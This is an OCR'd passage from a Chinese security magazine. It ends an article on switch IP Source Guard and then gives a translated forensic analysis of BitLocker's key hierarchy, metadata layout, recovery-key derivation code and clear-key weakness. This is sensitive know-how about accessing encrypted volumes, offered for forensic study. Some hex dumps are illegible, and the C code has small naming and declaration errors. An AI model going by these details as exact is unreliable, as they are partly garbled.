


图 18

IP Source Guard 只支持第 2 层端口，其中包括接入端口和干道端口。对非信任 2 层接口存在两种级别的 IP 流量安全过滤，分别为源 IP 地址过滤，即根据源 IP 地址对 IP 流量进行过滤；源 IP 和 MAC 地址过滤，即根据源 IP 地址和 MAC 地址对 IP 流量进行过滤。

IP Source Guard 的配置如图 19 所示。如果手动配置 IP 源绑定，需要使用全局命令："ip source binding *mac-address* vlan *vlan-id ip-address* interface *interface*"，推荐在多层交换网络的接入层交换机启用 IPSG。




图 19

关于二层安全就先讲解这么多吧，由于本人水平有限，文中若有不足之处还请广大读者指正，如有任何问题，欢迎登录黑防论坛与我讨论。

前置知识：加密解密

关键词：BitLocker、驱动加密、TPM



取证调查中的 BitLocker 驱动级加密技术

文/图 Jesse D.Kornblum 译/ 小小杉

Windows Vista 的某些版本增加了一个能对整个磁盘卷进行加密的特性，即 BitLocker 驱动加密。BitLocker 机制建立在基于可信平台模块 TPM 芯片之上，其内置在计算机的主板中，能够对静态数据提供强大的数据保护功能。默认状态下，BitLocker 在每个受保护的卷及 TPM 上存储了一系列密钥。系统启动过程中，TPM 会验证操作系统和硬件的完整性，若验证成功，TPM 会发布加密密钥并允许系统继续启动。这期间用户不需要提供任何信息以解密卷。若一个受保护的卷从系统中移除，取证分析员则可以读取受保护的数据。在没有获取到存储在 TPM 下的密钥时，企图对数据进行解密是不可行的。BitLocker 操作的其他方式允许系统接受一个 PIN 码，并连接一个特定的可移动存储设备以解密受保护的卷。一个受保护的卷也可以使用恢复密钥解密，或者由用户输入的 48 位的十六进制密钥解密。

BitLocker 可以在受保护卷未解密的情况下禁用。在访问保护卷之前，禁用 TPM 认证功能是必要的，但此时卷依旧是由密钥保护的，只不过 Windows 会创建一个新的加密密钥并写入到保护卷中，此密钥可解密出现有的系列子密钥以访问受保护的数据。好比在门前地毯下放置了门钥匙，卷是受保护的，但我们知道在哪里可以看到其破绽，以成功绕过保护机制。BitLocker 的使用使得取证分析变得更加艰难。尽管微软对 BitLocker 驱动加密技术提供了详细的文档资料，但对开发出一款针对 BitLocker 的取证分析工具益处并不大。

本文将详细分析如何访问受 BitLocker 保护的卷（不包括先前公开发布的文档），主要涉及 BitLocker 采用的加密模型；加密模型是如何实现的；加密模型中的密钥是如何存储的；静态数据如何受保护；使用不同的密钥访问静态数据的方法以及 BitLocker 包含的元数据等。

加密系统概述

BitLocker 加密系统由 Niels Ferguson 开发，其设计思想主要依赖于《AES-CBC + Elephant Diffuser A Disk Encryption Algorithm for Windows Vista》提出的加密模式。BitLocker 保护卷中的数据加密方式都涉及基于 CBC 模式的 AES 算法。用户可配置选择 128 位或者 256 位密钥的 AES 版本及其是否对加密数据进行扩散。默认模式下，系统会采用 128 位 AES，并激活扩散机制（可确保即使是对明文的细微改变都会导致整个扇区的加密结果发生变化）。数据加密过程中，加密系统首先会同扇区密钥做一个异或运算，配置是否激活扩散机制，然后再采用 AES-CBC 算法加密处理。加密过程是一个逆向的过程，首先采用 CBC 模式的 AES 算法解密，然后根据加密操作时对扩散机制的选择配置扩散机制，最后同扇区密钥进行异或操作。注意，扩散操作包含两个函数，如 A 和 B，它们之间存在一个依赖关系，若加密时是先执行 A 函数，后执行 B 函数，则解密时则需要先执行 B 函数。

对磁盘数据进行加解密的所有密钥都来自基于全卷加密的 512 位密钥（FVEK）。当选择 128 位 AES 进行加密，则 FVEK 中的前 128 位会作为 CBC 模式下 AES 加密算法的密钥，第 256～383 位则为扇区密钥，余下的位保留，如图 1 所示。




图 1　AES-CBC 密钥 128 位下 FVEK 中密钥位分布

当选择 256 位作为加密密钥时，则 0～255 位用于 AES-CBC 算法密钥，256～511 位用作扇区密钥。

密钥管理

BitLocker 密钥管理系统使用一连串密钥保护静态数据。用于保护静态数据的密钥、全整卷加密密钥 FVEK 存储在保护卷中。为了阻止未授权访问，FVEK 又使用其他的密钥进行加密处理。FVEK 使用 256 位 AES 密钥进行加密处理，加密模式为 CBC-MAC 方式（尽管 CCM 标准被定义为 128 位的密钥加密，微软已经将其扩展为 256 位）。用于加密 FVEK 的密钥即卷主密钥（VMK）也存放在保护卷中。实际上，VKM 的一些复制版本也存储在保护卷中，且每一个 VKM 副本都采用不同的密钥加密。不同的密钥机制允许采用不同的访问机制访问卷数据。每种访问机制可用来解密 VKM 的一个副本，反过来又可以解密 FVEK 以及受保护的数据。

Windows Vista 系统中支持的访问机制主要有 TPM 芯片、TPM 芯片和一个 PIN 码、TPM 和一个外部的 USB 设备、一个密码恢复机制或者一个存放在保护卷中的未受保护密钥，其中最后一种情形可在用户不对保护数据进行解密情况下完成 BitLocker 的禁用。使用 AES-CCM 模式加密密钥使得 BitLocker 能够判断一个解密操作是否成功。但是，解密后的密钥和随机数却难以区分开，故系统不可能对解密后的明文执行精确的校验。因此，采用 AES-CCM 模式加密后的密文包含一个消息认证码 MAC 或者是一类通过明文计算出来的 hash 值。每个密钥的 MAC 值和此密钥的加密版本一起保存。当系统解密此密文时，会对解密后的明文计算出一个 Hash 值。若此值与保存的 MAC 值匹配，则系统认为此次密钥的解密成功。

BitLocker 中的密钥结构用于加密存放加密密钥，如 FVEK，结构如图 2 所示。其中前 12 字节为结构体头，加上 512 位的 FVEK，则此结构体共占 76 字节。

Offset	Size	Field	Content
0x00	4	Size	
0x04	2	Unknown	
0x06	2	Unknown	
0x08	4	Algorithm	如图3所示
0x0C	Size - 0x0C	Key	

图 2　BitLocker 密钥结构

密钥被加密成密文存储在一个密钥保护结构体中，如图 3 所示。此结构体中包含结构体大小、类型、Bitlcoker 调用的数据类型、版本号、初始向量 IV（nonce）、MAC 和密文。数据类型中第 5 个类型通常被微软标识为“AES-CCM”。整个数据类型的定义值通过对 fvevol.sys（BitLocker 驱动加密中的过滤驱动文件）进行逆向分析得出，结果如图表 4 所示。

Offset	Size	Field	Content
0x00	2	Size	
0x02	2	Type	
0x04	2	DatumType	见图5所示
0x06	2	Version	Always one
0x08	12	Nonce	
0x14	16	MAC	
0x24	Size - 0x24	EncryptedData	加密版本见图2

图 3　BitLocker 密钥保护结构

Datum Type	Description
0	Erased
1	Key
2	Unicode
3	Stretch Key
4	Use Key
5	AES-CCM
6	TPM Encoded
7	Validation
8	Volume Master Key
9	External Key
10	Update
11	Error

图 4　fvevol.sys 文件中的数据类型

由图 3 可知，每个密钥保护结构中 Nonce 变量占 12 字节，其中前 8 字节为 FILETIME 结构标识的密钥保护体创建时间，后 4 字节为 counter 计数（BitLocker 每创建一个密钥，则 counter 变量自加 1）。取证分析员可根据 Nonce 变量判断系统当前产生了多少个用于访问保

护数据的密钥、密钥产生的顺序与时间等信息。

BitLocker 元数据分析

前面分析的结构体都存放在保护卷的 BitLocker 元数据中。下面将详细分析 BitLocker 保护卷，分析从卷中如何定位元数据以及元数据头格式。（译者注：BitLocker 卷结构类似于 FAT、NTFS 文件系统，存在一个 BPB 结构体，其结构体定义如图 5 所示。）

Offset	Size	Field	Required Value for BitLocker
0x003	8	Signature	'-',' F',' V',' E',' -',' F',' S',' -'
0x008	2	BytesPerSector	
0x00D	1	SectorsPerCluster	One of 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40 or 0x80
0x00E	2	ReservedClusters	0x0000
0x010	1	FatCount	0x00
0x011	2	RootEntries	0x0000
0x013	2	Sectors	0x0000
0x016	2	SectorsPerFat	0x0000
0x020	4	LargeSectors	0x00000000
0x038	8	MetadataLcn	

图 5 BitLocker 卷的 BPB 结构分析

在偏移 03H 处，存在一个“-FVE-FS-”的签名标识，通过上面的每个成员可判断此卷是否为 BitLocker 卷。BitLocker 存放了两个元数据副本，第一个副本可由 BPB 结构体中的相关成员计算得出。首个元数据块偏移 Offset=MetadataLcn* SectorsPerCluster*BytesPerSector 。BitLocker 卷的首个扇区内容，可通过 WinHex 软件读取，这里不再给出。根据上面计算出的偏移值可定位到首个元数据块。每个元数据块由可变长度的头部和可变数量的成员变量组成。通过对保护卷的逆向工程分析，获取到的元数据格式如图 6 所示。

Offset	Size	Field	Content
0x00	8	Signature	-FVE-FS- in ASCII
0x08	2	Size	元数据大小，不包括validation数据大小
0x0A	2	Version	Should be one for both Vista RTM and Service Pack 1
0x0C	2	Unknown	
0x0E	2	Unknown	
0x10	16	Padding	All zeros
0x20	8	Metadata1	第一个元数据块偏移
0x28	8	Metadata2	第二个元数据块偏移
0x30	8	Metadata3	第三个元索据块偏移
0x38	8	MFT Mirror	LCN of the MFT mirror
0x40	4	SizeMinusHeader	Size minus 0x40
0x44	4	Unknown	Always one
0x48	4	Unknown	Always 0x30
0x4C	4	SizeMinusHeader2	
0x50	16	Volume GUID	
0x60	4	NextCounter	密钥保护结构中的密钥个数计数，即下一个将要使用的密钥个数计数
0x64	4	Algorithm	卷保护数据的加密算法见图3
0x68	8	Timestamp	Time BitLocker was enabled in UTC
0x70	2	VolumeNameLength	
0x72	2	Unknown	
0x74	2	Unknown	
0x76	2	Unknown	
0x78	VolumeNameLength - 8	VolumeName	Volume's name in Unicode

图 6 BitLocker 元数据结构分析

在元数据头部中存在一些对取证而言有价值的变量，如卷的全局唯一标识 GUID（此成员应该会出现在任何对 BitLocker 卷的访问设备上如 USB 卡。取证分析员可在 USB 设备上搜索 GUID 以找到可能访问 BitLocker 的设备），BitLocker 激活的时间与日期和密钥加密计数 Counter，此值可判断当前因访问 BitLocker 卷有多少个访问设备被创建。

对元数据块中其余变量的分析

BitLocker 头后则是元数据实体成员。这些成员包括已加密的 FVEK 和部分卷主密钥（VMK）加密副本。VMK 的每一个副本都使用不同的密钥加密，这些密钥可存放在元数据块、外部存储设备中，由用户单独输入，由 TPM 发布或者是这些方式的组合。若系统被配置成采用 TPM 芯片来解锁卷，则系统会采用 RSA 算法对 VMK 加密。对于其他的密钥类型则都是使用 25 位 AES-CCM 算法加密 VMK。每个元数据实体包含密钥的存储位置以及至少两个密钥保护体。第一个密钥保护体包含外部密钥对 VMK 加密生成的密文，即给定一个密钥 K，会生成一个已加密的 VMK 副本 E（K,VMK）。由前面的分析可知，每一个密钥保护体在加/解密过程中都包含一个 Nonce。这些 Nonce 会因 BitLocker 每生成一个密钥而单调递增。每个元数据实体中的密钥保护体中对应的两个 Nonce 是对应递增的，如 J 和 J+1。即当系统使用 VMK 加密密钥时，若 Nonce 为 j，则使用密钥加密 VMK 时，Nonce 为 j+1。这表明，当 BitLocker 为一个密钥创建一个新的元数据实体时，系统首先会使用 VMK 加密新密钥，然后再使用新密钥加密 VMK。很显然，在两个保护体中的时间戳是一致的。

因为每个密钥 K_i 都会用 VMK 加密，生成一个已加密的密钥副本，而 VMK 的加密副本也是通过密钥 K_i 加密生成的，故使用一个合法密钥恢复出卷中所有密钥是可能的。例如，保护卷中存在三个元数据实体（数据实体和密钥之间一一对应），在三个实体中存在三个 VMK 的副本，每一个副本都单独使用一个密钥加密，同样也存在三个采用 VMK 加密的密钥副本。现给定一个合法密钥，则能解密使用此密钥加密的 VMK；进而，可以借助 VMK 解密存放在此卷中的另一个密钥（此密钥使用 VMK 加密）。这个话题与取证分析相关将会在下面详细讨论。

系统测试分析

系统为 Windows Vista Service Pack1，创建一个 BitLocker 保护卷，并为其创建一个外部密钥和一个恢复密钥以对此卷解锁。整卷加密密钥 FVEK 存放在一个元数据块中，如图 7 所示。其中偏移 00H～01H 处的两字节为此保护体大小；02H～03H 标识保护体类型，值为 0x03 表示此块为 FVEK，若值为 0x02 则代表 VMK 的加密副本；04H～05H 标识数据类型，值为 0x05 表示此密钥采用 AES-CCM 加密。08H～0FH 为 FILETIME 结构体标识的时间和日期，其后 4 字节为 Counter 计数。偏移 14H 之后的 16 字节为 MAC 值；后面紧跟的是加密数据和包含 FVEK 的密钥结构的加密版本。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
003661A0	[illegible]	[illegible]	03	00	05	00	01	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
003661B0	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
003661C0	A6	[illegible]	[illegible]	[illegible]	E9	76	33	4B	4E	01	BB	A5	7E	3C	F4	9E
003661D0	C7	24	4E	DB	DD	3E	76	2A	4E	13	26	CB	7E	EF	5F	AF
003661E0	4F	27	91	87	F9	34	2D	89	8D	AC	71	37	AC	6A	FF	C6
003661F0	D0	B8	D2	26	AB	15	39	DD	8A	75	D1	49	97	94	83	CD
00366200	B3	DB	01	F8	59	59	DA	D2	41	6D	FF	DF	8E	FD	46	E0

图 7 BitLocker 元数据块中已加密的 FVEK

1）外部密钥（External Key）

BitLocker 可配置成使用一个放置在外部设备上的密钥，如 USB Key。当使用外部密钥时，系统会将 BitLocker 外部密钥（BEK）存放在设备上，EBK 实验结果以及元数据实体结构分别见图 8 和图 9。由图可知，BEK 和元数据实体都包含相同的 GUID，这使系统能够准确地将 BEK 和元数据实体配对。图 8 中偏移 0x38 处和图 9 偏移 0x366218 处的 16 字节即为各自的 GUID 值。图 8 中偏移 7CH 处 32 字节值即为密钥（此密钥用于解密存放在元数据实体中的 VMK 副本）。图 9 中偏移0x366230处4字节值标识元数据实体是针对外部密钥的元数据。元数据体包含两个已加密的密钥保护体，起始偏移分别为 0x366260 和 0x3662B0，其结构体中各个字节偏移的含义同图 7。由前面的分析可知，第一个密钥保护体中包含了由 VMK 加密的外部密钥；而第二个则包含了由外部密钥加密的 VMK。

外部密钥在 BEK 结构中给出，即图 8 偏移 0x7CH 处的 256 位值，此密钥可解密图 9 中偏移 0x3662D0 处的加密数据。解密后的结果即图 9 偏移 0x3662C4 处的 16 字节消息认证码 MAC 和图 10 给出的密钥。若读者感兴趣，可验证解密后的卷主密钥 VMK 是否能成功解密另一个密钥保护体中的密文（即偏移 0x366280 处的密文数据解密后是否同偏移 0x366274 中的 MAC 和图 9 偏移 0x7C 处的密钥相一致）。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	[illegible]	[illegible]	00	00	01	00	00	00	30	00	00	00	9C	00	00	00
00000010	CF	34	72	9D	6D	00	6F	47	82	7B	17	9A	C0	32	D9	BE
00000020	01	00	00	00	00	00	00	00	F0	5C	3D	6C	95	DB	C8	01
00000030	6C	00	06	00	09	00	01	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
00000040	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	30	AD	20	6C	95	DB	CB	01
00000050	20	00	00	00	02	00	01	00	45	00	78	00	74	00	65	00
00000060	72	00	6E	00	61	00	6C	00	4B	00	65	00	79	00	00	00
00000070	[illegible]	[illegible]	00	00	[illegible]	[illegible]	01	00	02	20	00	00	[illegible]	[illegible]	[illegible]	[illegible]
00000080	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
00000090	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]				

图 8　BitLocker 中的外部密钥

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00366210	[illegible]	[illegible]	02	00	08	00	01	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
00366220	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	30	AD	20	6C	95	DB	CB	01
00366230	00	00	00	02	20	00	00	00	02	00	01	00	45	00	78	00
00366240	74	00	65	00	72	00	6E	00	61	00	6C	00	4B	00	65	00
00366250	79	00	00	00	5C	00	00	00	04	00	01	00	02	20	00	00
00366260	[illegible]	[illegible]	00	00	05	00	01	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
00366270	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
00366280	[illegible]	[illegible]	[illegible]	[illegible]	67	00	68	71	9A	E6	D0	52	B5	03	00	17
00366290	23	6D	7E	3A	E9	24	C1	E7	80	C1	7A	CE	19	2E	AF	46
003662A0	24	FE	DB	3A	35	CB	72	4B	3F	EC	5F	6D	8E	C7	37	0A
003662B0	[illegible]	[illegible]	00	00	05	00	01	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
003662C0	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
003662D0	[illegible]	[illegible]	[illegible]	[illegible]	68	7A	7B	F4	E9	29	29	B7	9A	37	09	EA
003662E0	96	61	3F	5E	2D	CC	EC	7D	0A	09	F3	EA	AD	44	34	CC
003662F0	18	BE	25	EC	26	62	38	B5	26	3F	8A	4B	03	EB	54	27

图 9　外部密钥所对应的元数据体结构

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	2C	00	00	00	01	00	00	00	03	20	00	00	91	98	E3	96
00000010	2A	E0	7B	46	71	36	90	0B	0C	64	9A	E5	09	E8	8B	C1
00000020	62	56	DB	AC	AA	A4	A2	0E	6D	6C	06	07				

图 10　解密后的卷主密钥 VMK 值

2）恢复密钥（Recovery Key）

当安装 BitLocker 到系统上时，系统会提示用户设置一个恢复密钥，用户也可在安装之后的任意时间在 BitLocker 控制面板上创建恢复密钥。恢复密钥可直接写在 txt 文件中或者显示在显示屏上。恢复密钥实际上是 48 个数字，每 6 个数字构成一组，共 8 组，并有一定的限制条件：

- 每个组中的 6 个数字组成的数必须被 11 整除。
- 每组中的 6 位数必须小于 720896，每组中包含 16 位的密钥信息，则 8 组共 128 位密钥。
- 每组中的第 6 位数字为校验位。即设某组的 6 位分别为 x_1，x_2，x_3，x_4，x_5，x_6，则 $x_6=(x_1-x_2+x_3-x_4+x_5) \bmod 11$。

为了创建与恢复密钥相对应的元数据体，BitLocker 选择一个恢复密钥和一个 Salt Value。恢复密钥被萃取成 128 位后，将组合存放在元数据块中的 16 字节 Salt 值一起散列成一个中间密钥 K_{mid}。K_{mid} 用来加密 VMK 副本，VMK 则用来加密中间密钥 K_{mid}。同样恢复密钥相对应的元数据体也包含两个密钥保护体和 salt 值。其中散列的过程为：使用 88 字节的一个结构体，使用 2 的 20 次方的迭代，整个结构体使用 SHA-256 位的散列算法散列，散列后的结果存放在结构体成员 updated_hash 中。结构体定义如下：

```
typedef struct {
unsigned char   updated_hash[32];
//每次迭代后的输出值（SHA-256 散列结构）
unsigned char   password_hash[32];
//128 位的恢复密钥散列后的值
unsigned char   salt[16];
uint64_t        hash_count; //迭代计数
}bitlock_chain_hash_t;
```

每次迭代开始，则 counter 计数自增 1。中间密钥的生成过程 C 代码如下：

```
int chain_hash (const unsigned char * recovery_key,
unsigned char* salt, unsigned char * result) {
    sha256_context ctx;
    size_t size = sizeof(bitlocker_chain_hash_t);
    ch = (bitlocker_chain_hash_t*) malloc (size);
    if (NULL == ch) return true;
    memset(ch, 0, size);
    sha256_starts (&ctx);
    sha256_update (&ctx, recovery_key, 16);
    sha256_finish (& ctx, ch->password_hash);
    memcpy(ch->salt, salt, 16);
    for(uint64_t loop = 0; loop < 0x100000; ++loop){
    sha256_starts (&ctx);
    sha256_update(&ctx, ch, size);
    sha256_finish (&ctx, ch->updated_hash);
    ch->hash_count = ch->hash_count + 1;
    }
    memcpy (result, ch->updated_hash, 32);
    free(ch); return false;
    }
```

下面使用测试系统生成一个恢复密钥进行分析。设系统生成的密钥为 004301 051986 278476 162294 184228 193919 575828 424457，且其对应的元数据体如图 11 所示，图中偏移 0x366100 处的 16 字节即 Salt 值，其后紧跟的即两个密钥保护体。其中第一个密钥体存储的密文只有 128 字节，相对第二个密钥保护体存放的密文正好少 16 字节。其原因主要是首个密钥保护体存放的是来自恢复密钥浓缩粹取后生成

的一个 128 位密钥。下面分析恢复密钥的简单萃取过程：首先将前面给出的 8 组 6 位数除 11，得到的结果如下：391 4726 25316 14754 16748 17629 52348 38587，将其转换为十六进制并按小端方式存储，则表示如下：0x87 0x01 0x76 0x12 0xE4 0x62 0xA2 0x39 0x6C 0x41 0xDD 0x44 0x7C 0xCC 0xBB 0x96。128 位的数据与 16 字节的 Salt 值作为函数 chain_hash 的输入形参，生成一个中间密钥，如图 12 所示。




图 11 使用恢复密钥加密 VMK 生成的密文结构

0x9F	0x44	0x31	0x30	0x8F	0xB1	0x1A	0xE3
0x4D	0xE4	0x19	0x8E	0x51	0x97	0x48	0x38
0xE1	0xD5	0xE5	0x00	0x0A	0xE3	0x8F	0xEF
0x30	0x89	0x82	0xFC	0xBA	0x70	0xF8	0xDE

图 12 由恢复密钥生成的中间密钥 K_{mid}

计算出来的 256 位中间密钥可用来解密偏移 0x366150 处使用 AES-CCM 加密的 VMK 密文副本。若解密成功，解密后的数据即为 VMK。

3）明文密钥（Clear Key）

系统允许用户在不解密 BitLocker 卷情况下关闭 BitLocker。当 BitLocker 禁用后，系统则会向卷元数据块中写入一个 256 位的密钥，以及使用此密钥对 VMK 加密的密文副本。故此时系统可在不需要任何信息的情况下解密 VMK 和 FVEK。此时密钥对应的元数据结构将包含 GUID、时间戳、256 位的密钥和 VMK 的一个加密版本。取证分析员在尝试访问受保护的卷时，可先检查是否存在明文密钥。若 BitLocker 成功禁用，取证员可使用明文密钥解密 VMK，然后再用 VMK 解密 FVEK，FVEK 获取后，则可解密整个保护卷数据。

待深入探讨的难题

